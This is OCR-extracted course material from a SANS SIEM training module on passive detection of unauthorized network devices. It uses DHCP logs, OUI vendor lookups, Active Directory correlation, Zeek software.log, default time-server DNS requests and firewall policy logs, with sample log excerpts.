
SANS SEC555 | SIEM with Tactical Analytics 44

DHCP

Dynamic Host Configuration Protocol (DHCP) is used to provide an IP address to devices automatically. To make sure a DHCP server does not offer an address that has already been handed out, it must keep track of the IP address accepted by a given MAC address. This means, at a minimum, DHCP has a record of IP addresses and MAC addresses. Many times, the DHCP server also records extra information such as the hostname of the device requesting an IP address.

This makes DHCP a perfect candidate for finding devices. Data is easy to collect, and it also is easy to sort through. Just given a hostname and a MAC address, it is possible to identify authorized vs. unauthorized devices quickly. Part of this is because the first six hexadecimal characters of a MAC address make up the OUI (Organizationally Unique Identifier). This specifies the vendor used to manufacture a network device. The other reason is that often organizations standardize hostnames. Thus, it's easy to find systems that do not conform to a corporate naming convention. In the slide above, CIT01LPT conforms to a corporate naming convention, but LightforgeTouch does not.

Also, most DHCP servers have the ability to check if an IP address is in use before trying to give it out. Discovering an in-use IP address likely means a static IP address or rogue DHCP server is being used on a subnet. This log can be another opportunity to find unauthorized devices. Where DHCP is not helpful is if a static IP is in use on a subnet. If a subnet is dedicated only to devices that utilize DHCP, then any IP that conflicts with DHCP or is outside the DHCP range is unauthorized by business logic. Do not underestimate the value of business logic!



OUI Lookups

OUI can automatically be looked up at log ingestion

```
E0:5F:45        Apple               # Apple, Inc.
E0:5F:B9        Cisco               # Cisco Systems, Inc
E0:60:66        Sercomm             # Sercomm Corporation
E0:64:BB        Digiview            # DigiView S.r.l.
E0:66:78        Apple               # Apple, Inc.
E0:67:B3        C-DataTe            # C-Data Technology Co., Ltd
```

Can immediately provide context on a device

- Such as an Apple device having a MAC of E0:66:78

If Apple devices are not authorized, then an unauthorized device has been found

- Can also be used to authorize devices such as IoT devices


SANS

SEC555 | SIEM with Tactical Analytics 45

OUI Lookups

Using the OUI, it is possible to distinguish between corporate assets and unknown devices. For example, an organization that primarily uses Dell Optiplex for workstations will have an OUI of 98:90:96. Dell personal devices or other laptops/workstations/etc. will not have the same OUI.

This slide also provides an easy-to-follow example of finding an unauthorized device. In it, the OUI of E0:66:78 is highlighted to show one of the Apple, Inc. OUI addresses. If Apple devices are not used within a corporation or within certain subnets, then the existence of this OUI likely means an unauthorized device is on the network.



Invalid OUI

Attackers and policy violators use random MAC addresses

- Used for spoofing attacks
- And used to try and remain anonymous
- Yet there are a limited number of valid OUI addresses
- Includes systems set to auto-tumble MAC addresses

For example, MAC 12:34:56 is not a valid registered OUI

- Wireshark maintains a free combined OUI file[1]
- Can be used against any collected MAC for tagging

SANS | SEC555 | SIEM with Tactical Analytics 46

Invalid OUI


OUI lookups can also be used as another technique to use an attacker's methodology against themselves. For example, many tools support randomly generating a MAC address to spoof attacks or to try and remain anonymous. However, there is a finite amount of valid OUI address, even though a six-hexadecimal character space is fairly large.

Newer devices and operating systems support auto-rotation of MAC address. For example, this is supported on iPhones as well as the new Windows 10 operating system. The techniques of looking for new or invalid MAC addresses are still viable, even knowing that the functionality exists to rotate or randomize MAC addresses. A corporate network should not be using or authorizing the use of these capabilities. Therefore, someone enabling auto rotation of MAC addresses would be a one-off event and should be investigated.

One method for performing these lookups is downloading a list of valid OUIs, such as from Wireshark and having the log system look up the OUI during ingestion of key logs such as DHCP.

Reference:

https://gitlab.com/wireshark/wireshark/raw/master/manuf, http://sec555.com/117



Active Directory

Machines joined to a domain reside in Active Directory

- Useful for correlating hostnames such as in DHCP

If hostname exists in Active Directory, then PASS

- This is not authentication ... it can easily be bypassed
- But it is better than not having anything
- Allows for simple automation vs. full-blown NAC

Correlation can happen in near real time at log ingestion

- Technique works with other inventory lists


SANS

Active Directory

While seemingly a little odd, Active Directory provides a passive form of finding authorized devices. If a computer is successfully joined to the domain and has a computer account listed in Active Directory, an assumption is that the machine is an authorized device. This is clearly an assumption as it is possible to join an unauthorized device to the domain, and it is also possible to rename an unauthorized device to match the name of an authorized device. However, the likelihood of this happening as well as an attacker knowing to do this are low. Yet the gains from using this information are high.

For example, DHCP logs could be used in correlation with Active Directory computer accounts to automatically tag hostnames that exist in Active Directory as authorized. This may mark over 90% of devices as authorized—leaving a much smaller portion for follow-up. This filtering technique also works when correlating with inventory system data.

One could also presume that if the SIEM is receiving logs from a source that the system is a known authorized asset.



Traffic Analysis

Possible to classify device based on network traffic

- One of the easiest methods to find policy violations

Examples:


- MacBook Pro in all Windows shop or subnet
- Windows machine not joined to the domain
- Android or IOS device on corporate wireless

SANS

SEC555 | SIEM with Tactical Analytics 48

Traffic Analysis

A more commonly marketed form of passive analysis is using a piece of software to listen on the network and identify assets based on their network traffic. Finding devices using nothing but network traffic is surprisingly easy. Even if you do not own a purpose-built passive discovery device, you likely have some form of network equipment capable of performing passive device detection.



Zeek software.log

Zeek software.log is a special observation log

- Records IP to software usage without repetitive logging
- The most common software is internet browsers

source_ip	software_type	name	unparsed_version
10.0.0.10	HTTP::BROWSER	Windows-Update-Agent	Windows-Update-Agent/7.9.9600.18340 Client-Protocol/1.21
192.168.2.20	HTTP::BROWSER	iPad	iPad2,5/9.3.5 (13G36)
192.168.2.20	HTTP::BROWSER	Safari	Mozilla/5.0 (iPad; CPU OS 9_3_5 like Mac OS X) AppleWebKit/601.1.46 (KHTML, like Gecko) Version/9.0 Mobile/13G36 Safari/601.1
192.168.2.20	HTTP::BROWSER	MobileAsset	MobileAsset/1.1

Identifies device type and software with minimal # of logs

SANS

SEC555 | SIEM with Tactical Analytics 49

Zeek software.log

Over time, multiple commercial and open-source products have been released that are purpose-built for identifying assets. One this author likes is the software.log provided by Zeek. This log attempts to record software components that can be used to identify the underlying system. One of the reasons this log is so helpful is that it does not repetitively log the same thing over and over. For example, if an iPad is discovered browsing the internet on the network, it will record it and then will not re-record it for a given time. Other logs, such as the Zeek http.log, record every instance. Instead, the software.log maintains a small footprint with useful information.


This slide demonstrates the software.log by showing entries for an iPad as well as part of the entry of a Windows box. Most of this is done using browser user-agent strings, but the software.log also can trigger on other observations. This type of passive device discovery can be done with multiple platforms such as:

NGFW – Some next-generation firewalls support this type of asset discovery.

Passive Vulnerability Scanners

Web Proxies – Using user-agent strings.

IDS



Poor Man's NAC

There are simple tricks to finding non-malicious unauthorized devices (such as personal devices)

- These tend to break organizational architecture

Such as:


- Use internet-based time sources
- Check the internet for updates rather than local servers

All can be discovered with automated alerts

SANS SEC555 | SIEM with Tactical Analytics 50

Poor Man's NAC

Because of a SIEM's ability to easily ingest and utilize logs, it is a great candidate for implementing what is known as "poor man's NAC." Instead of using full-blown NAC, which is expensive to implement and maintain, a "detect only" version, using log data, can be implemented. This is done by utilizing logs to find devices that are either misconfigured or using default settings. This is surprisingly easy to do—assuming your organization is customizing key settings.



DNS Logs

DNS can quickly find policy violations

For example: Assume internal NTP servers are used

- NTP traffic not destined for internal servers = investigate
- Personal devices will request internet time servers

Default device behavior:

Windows
time.windows.com

Apple
time.apple.com


Ubuntu
ntp.ubuntu.com

SEC555 | SIEM with Tactical Analytics 51

DNS Logs

An easy example of poor man's NAC is looking for default time servers. In medium to large enterprises, it is recommended that internal NTP servers are deployed and used. This is simple to set up and deploy in small organizations as well. If all company assets are configured to synchronize time with internal time servers, then requests to non-internal time servers are odd. This usually happens if a personal device is plugged in or a vendor asset does not support changing the time server. The latter case requires a simple exclusion. The former is an indication that an unauthorized device is on your network.

For example, if you plug a personal Windows box into a corporate network, it will eventually send out a DNS request for time.windows.com, and then an SNTP packet will be sent to the resolved destination. This type of behavior is consistent with other major devices such as Apple and Ubuntu laptops as well as mobile devices. Applying this knowledge makes it simple to alert on personal devices, such as creating an email alert if a device requests time.windows.com.



Firewall Logs

Firewalls can be used intentionally for device detection

ID	Bytes	Name	From	To	Source	Destination	Action
29	0 B	Internal to Patch System	Internal (lan)	DMZ (lan)	all	WSUS	✓ ACCEPT
30	254.59 MB	External Windows Update Servers	any	Frontier1 (wan1)	all	download.windowsupdate.com windowsupdate.microsoft.com www.download.windowsupdate.com	✓ ACCEPT

Logs sent to SIEM can act as an automatic detection tool

- Works best when firewall includes policy ID or name

```
<188>date=2017-02-25 time=18:46:54 devname=FGT50E3U16006093 devid=FGT50E3U16006093
logid=0000000011 type=traffic subtype=forward level=warning vd=root srcip=192.16
srcname="AlexisLaptop" srcport=55135 srcintf="LightforgeHome" dstip=13.107.4.50
dstintf="wan1" poluuid=3a629446-fa0a-51e6-d360-417dd5fe942e sessionid=1147596 pr
action=ip-conn policyid=30 policytype=policy appcat="unscanned" crscore=5 craction=262144
crlevel=low devtype="Windows PC" mastersrcmac=08:d4:0c:46:4a:a1 srcmac=08:d4:0c:46:4a:a1
```

VS.

```
SFR requested to drop TCP pack
et from outside:52.5.171.80/80
to guest:206.53.234.5/46506
```

SEC555 | SIEM with Tactical Analytics 52

